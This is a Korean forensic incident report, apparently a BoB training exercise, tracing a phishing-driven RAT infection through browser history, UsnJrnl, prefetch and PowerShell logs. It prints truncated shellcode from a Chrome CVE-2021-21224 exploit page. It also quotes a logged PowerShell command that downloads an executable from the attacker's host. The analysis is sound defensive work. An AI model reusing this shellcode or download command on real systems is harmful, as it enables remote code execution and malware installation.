

침해사고 분석 보고서

BoB 10기 디지털포렌식 트랙 이호준


1. 개요

1.1 피해 상황

▶ RAT 감염

Trojan.MSILZilla.6508 악성코드인 "Search_dll.exe" 파일의 실행 흔적과 "Fucking_Admin =).txt" 파일이 사용자와 무관하게 생성된 것으로 보아 해당 PC는 RAT 악성코드에 감염된 것을 알 수 있었습니다.

1.2 악성코드 감염 과정 개요



1.3 악성코드 분석

악성코드 유포지에서 다음의 파일을 취득 후 분석을 진행했습니다.

악성코드 파일명	악성코드 유포지
register_page.html	http://neotra.kro.kr:5080/resume/apply/register_page.html
Search_dll.exe	http://neotra.kro.kr:5080/resume/apply/up_documents/Search_dll.exe

2. 단계별 상세 분석





2.1 악성 웹페이지 접속

(1) 분석 아티팩트 : 웹 히스토리

▶ 설명 : KITRI BoB 운영센터를 가장한 메일 내 링크를 클릭하여 악성 웹페이지 주소로 접속한 것으로 추정됩니다.

▶ 시간 : 2022년 2월 8일 오후 3:58:29

▶ URL : http://neotra.kro.kr:5080/resume/apply/register_page.html

2022-02-08 오후 3:58:29	 http://neotra.kro.kr:5080/resume/apply/register_page.html	
2022-02-08 오후 3:58:20	 https://mail.daum.net/#INBOX/000000000000Eld	안녕하세요. KITRI BoB 운영센터입니다.(지원자 정보 입력 요청) 받...
2022-02-08 오후 3:58:16	 https://mail.daum.net/#INBOX	받은메일함 Daum 메일
2022-02-08 오후 3:58:03	 https://mail.daum.net/	받은메일함 Daum 메일

[웹 히스토리 중 악성 웹페이지 접속 로그]

(2) 페이지 소스코드

▶ Chrome 브라우저 취약점을 익스플로잇하는 코드

▶ CVE-2021-21224 : 90.0.4430.85 버전 이하의 Chrome 브라우저에서 공격자가 임의의 코드를 실행할 수 있게 하는 취약점입니다. 침해사고 피해 PC 는 86.0.4240.75 버전의 Chrome 브라우저를 사용 중이었으므로 해당 공격에 취약한 상태였습니다.

```
<script>
function gc() {
  for (var i = 0; i < 0x80000; ++i) {
    var a = new ArrayBuffer();
  }
  let shellcode = [0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52,
0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9,
0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48,
0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01,
0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48,
0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c,
0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0,
0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04,
0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48,
0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0x5d, 0x48, 0xba, 0x01, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f,
0x87, 0xff, 0xd5, 0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb,
0x47, 0x50, 0x61, 0x73, 0x65, 0x20, 0x2d, 0x43, 0x6f, 0x6d, 0x6d, 0x61, 0x6e, 0x64, 0x20,
0x22, 0x26, 0x20, 0x28, 0x4e, 0x65, 0x77, 0x2d, 0x4f, 0x62, 0x6a, 0x65, 0x63, 0x74, 0x20,
0x53, 0x79, 0x73, 0x74, 0x65, 0x6d, 0x2e, 0x4e, 0x65, 0x74, 0x2e, 0x57, 0x65, 0x62, 0x43,
0x6c, 0x69, 0x65, 0x6e, 0x74, 0x29, 0x2e, 0x44, 0x6f, 0x77, 0x6e, 0x6c, 0x6f, 0x61, 0x64,
0x46, 0x69, 0x6c, 0x65, 0x28, 0x27, 0x68, 0x74, 0x74, 0x70, 0x3a, 0x2f, 0x2f, 0x6e, 0x65,
0x6f, 0x74, 0x72, 0x61, 0x2e, 0x6b, 0x72, 0x6f, 0x2e, 0x6b, 0x72, 0x3a, 0x35, 0x30, 0x38,
0x30, 0x2f, 0x72, 0x65, 0x73, 0x75, 0x6d, 0x65, 0x2f, 0x61, 0x70, 0x70, 0x6c, 0x79, 0x2f,
0x75, 0x70, 0x5f, 0x64, 0x6f, 0x63, 0x75, 0x6d, 0x65, 0x6e, 0x74, 0x73, 0x2f, 0x53, 0x65,
```

[register_page.html 소스코드 중 일부]

2.2 악성코드 저장

(1) 분석 아티팩트 : 이벤트 로그 - Powershell.evtx

▶ 설명 : 악성 웹페이지에서 취약점을 사용해 파워셸 스크립트를 실행시킵니다. 해당 스크립트는 외부의 악성파일을 다운로드 받습니다.

▶ 이벤트 로그 상세

TimeCreated	2022년 2월 8일 오후 3:58:33
EventID	600
... HostApplication= powershell.exe -ExecutionPolicy ByPase -Command & (New-Object System.Net.WebClient).DownloadFile('http://neotra.kro.kr:5080/resume/apply/up_documents/Sea rch_dll.exe', 'C:\Windows\Help\Windows\ContentStore\Search_dll.exe'); ...	

[Powershell 이벤트 로그 - 악성코드 다운로드]

(2) 분석 아티팩트 : 파일시스템 로그 - \$UsnJrnl:\$J

▶ 설명 : 파일시스템 로그를 통해 다운로드를 통해 외부 악성코드가 생성되었음을 알 수 있습니다.

▶ 이벤트 : 파일 생성

▶ 경로 : \Windows\Help\Windows\ContentStore\Search_dll.exe

▶ 시간 : 2022 년 2 월 8 일 오후 3:58:36

USN	TimeStamp ^1	FileName	FullPath	Event
필터	필터	필터	필터	필터
109453888	2022-02-08 15:58:36	Search_dll.exe	\Windows\Help\Windows\ContentStore\Search_dll.exe	File_Created
109453976	2022-02-08 15:58:36	Search_dll.exe	\Windows\Help\Windows\ContentStore\Search_dll.exe	File_Created / Data_Added
109454064	2022-02-08 15:58:36	Search_dll.exe	\Windows\Help\Windows\ContentStore\Search_dll.exe	File_Created / Data_Added / File_Closed

[\$UsnJrnl:\$J - 악성코드 파일 생성]

(3) 악성코드 "Search_dll.exe" 분석

▶ 설명 : 해당 파일은 Trojan.MSILZilla.6508 악성코드입니다. VirusTotal 에서 파일을 검사한 결과, 70 개 백신 중 54 개 백신이 악성코드로 판별됐고 다음의 분석 결과를 얻을 수 있었습니다.

▶ 분석

- 컴파일된 시간 : 2022 년 2 월 8 일 오후 3:45:57

- 연결된 IP 1 개 : 10.10.10.35


- 드랍하는 파일 1 개 : %USERPROFILE%\AppData\Local\Temp\Search_dll.exe.exe.log

- 레지스트리 키 변조 :

HKU\%SID%\Software\Microsoft\Windows\CurrentVersion\Run\Server
레지스트리에 %SAMPLEPATH%\Search_dll.exe.exe 추가

- 프로세스 인젝션 행위

\\?\WC:\Windows\system32\wbem\WMIADAP.EXE 의 프로세스에 인젝션 행위 수행



[VirusTotal 검사 결과]

2.3 악성 문서파일 다운로드

(1) 분석 아티팩트 : 웹 히스토리

▶ 설명 : History 파일 내 downloads 테이블 분석 결과, KITRI BoB 운영센터를 가장한 메일에서 악성 문서파일을 압축한 첨부파일을 다운받았습니다.

▶ 시간 : 2022 년 2 월 8 일 오후 11:47:56

▶ 다운로드한 파일 : C:\Users\Administrator\Downloads\Mentor_Apply_Information.zip

target_path	start_time	total_bytes ▼↑	tab_url
필터	필터	필터	필터
C:\Users\Administrator\Downloads\Mentor_Apply_Information.zip	13288805276960547	11317	https://mail.daum.net/#INBOX/000000000000EII

[웹 히스토리 中 첨부파일 다운로드 로그]

(2) 분석 아티팩트 : 파일시스템 로그 - \$UsnJrnl:\$J

▶ 설명 : 크롬 브라우저를 통해 압축파일을 다운로드 받았습니다.

▶ 이벤트 : 파일 이름 변경(크롬 다운로드 파일에서 이름이 변경됨)

▶ 경로 : \\Users\\Administrator\\Downloads\\Mentor_Apply_Information.zip

▶ 시간 : 2022 년 2 월 8 일 23:47:58

USN	TimeStamp ^*	FileName	FullPath	Event
필터	필터	필터	필터	필터
120195...	2022-02-08 23:47:58	Mentor_Apply_Information.zip	\\Users\\Administrator\\Downloads\\Mentor_Apply_Information.zip	File_Renamed_New

[\$UsnJrnl:\$J 분석 - 압축파일 생성]

2.4 악성 문서파일 실행

(1) 분석 아티팩트 : 파일시스템 로그 - \$UsnJrnl:\$J

▶ 설명 : 다운로드 받은 압축파일을 압축해제하여 MS-Word 취약점을 익스플로잇한 악성 문서파일 " Mentor_Apply_Information.docx"이 생성되었습니다.

▶ 이벤트 : 파일 생성

▶ 경로 : \\Users\\Administrator\\Downloads\\Mentor_Apply_Information.docx

▶ 시간 : 2022 년 2 월 8 일 오후 11:48:39

USN	TimeStamp ^*	FileName	FullPath	Event
필터	필터	필터	필터	필터
120220...	2022-02-08 23:48:39	Mentor_Apply_Information.docx	\\Users\\Administrator\\Desktop\\Mentor_Apply_Information.docx	File_Created

[\$UsnJrnl:\$J 분석 - 압축해제 후 문서파일 생성]

(2) 분석 아티팩트 : 프리패치

▶ 설명 : 해당 문서파일이 Powershell 을 실행시켜 공격자의 코드를 실행시켰습니다.

▶ 관련 프리패치 파일 및 생성시간

파일명	생성 시간	비고
WINWORD.EXE-E2A3F0BF.pf	2022-02-08 오후 11:48:55	
CMD.EXE-2EB3E6E2.pf	2022-02-08 오후 11:49:40	
POWERSHELL.EXE-E69E0788.pf	2022-02-08 오후 11:49:40	
CONHOST.EXE-F98A1078.pf	2022-02-08 오후 11:49:42	\$UsnJrnl:\$J 로그를 통해 확인

2.5 악성코드 실행

(1) 분석 아티팩트 : 이벤트 로그 - Powershell.evtx

▶ 설명 : Word 파일은 Powershell 을 실행시켜 앞서 다운로드 받았던 악성코드 "Search_dll.exe"를 실행시킵니다.

▶ 이벤트 로그 상세

TimeCreated	2022년 2월 8일 오후 11:49:41
EventID	600
...	
HostApplication=powershell.exe /c C:\Windows\Help\Windows\ContentStore\Search_dll.exe	
...	

[Powershell 이벤트 로그 - 악성코드 다운로드]

(2) 분석 아티팩트 : 프리패치

▶ 설명 : 악성코드 "Search_dll.exe"가 실행되어 프리패치 파일이 생성된 것을 확인할 수 있습니다.

▶ 프리패치 파일 및 생성시간

파일명	생성 시간	비고
SEARCH_DLL.EXE-9A8871C9.pf	2022-02-08 오후 11:49:42	
SEARCH_DLL.EXE-9A8871C9.pf	2022-02-09 오전 9:28:53	

2.6 악성 파일 삭제

(1) 악성 문서파일 삭제

▶ 분석 아티팩트 : 파일시스템 로그 - \$UsnJrnl:\$J

▶ 설명 : 악성 문서파일 "Mentor_Apply_Information.docx"이 삭제되었습니다.

▶ 이벤트 : 파일 삭제

▶ 경로 : \Users\Administrator\Desktop\Mentor_Apply_Information.docx

▶ 시간 : 2022 년 2 월 8 일 오후 11:50:41

USN	TimeStamp	FileName	FullPath	Event
필터	필터	Mentor_Apply_Information.docx	필터	필터
120405...	2022-02-08 23:50:41	Mentor_Apply_Information.docx	\Users\Administrator\Desktop\Mentor_Apply_Information.docx	File_Closed / File_Deleted

[\$UsnJrnl:\$J] 분석 - 문서파일 삭제

(2) 악성코드 삭제

▶ 분석 아티팩트 : 파일시스템 로그 - \$UsnJrnl:\$J

▶ 설명 : "Search_dll.exe" 악성파일이 삭제되었습니다.

▶ 이벤트 : 파일 삭제

▶ 경로 : \Windows\Help\Windows\ContentStore\Search_dll.exe

▶ 시간 : 2022 년 2 월 9 일 오전 9:47:50

USN	TimeStamp ▼↑	FileName	FullPath	Event
필터	2022-02-09 09:47:50	Search_dll.exe	필터	필터
124416...	2022-02-09 09:47:50	Search_dll.exe	\\\\Windows\\\\Help\\\\Windows\\\\ContentStore\\\\Search_dll.exe	File_Closed / File_Deleted

[\$UsnJrnl:\$J 분석 - 압축해제 후 문서파일 생성]

3. 소감

분석을 하며 알 수 있었던 피해 PC 의 핵심 감염 원인은 해킹 메일에 대한 경각심 부족과 버전 업데이트를 하지 않아 취약한 환경 두가지였습니다. 피해 PC 의 사용자는 신뢰하기 힘든 링크와 첨부파일을 사전 확인없이 함부로 열어 악성코드에 감염되었습니다. 또한 사용자는 옛날 버전의 Chrome 브라우저와 MS-Word 를 사용해 공격에 취약한 환경에 있었습니다.

이후 추가적인 피해를 방지하기 위해서는 위 두가지 원인을 해결해야 합니다. 신뢰하기 힘든 링크 및 첨부 파일을 반드시 사전에 확인하고 열어야 하며 사용하는 어플리케이션을 항상 최신 버전으로 업데이트하여 공격에 취약한 환경을 만들지 않아야 할 것입니다.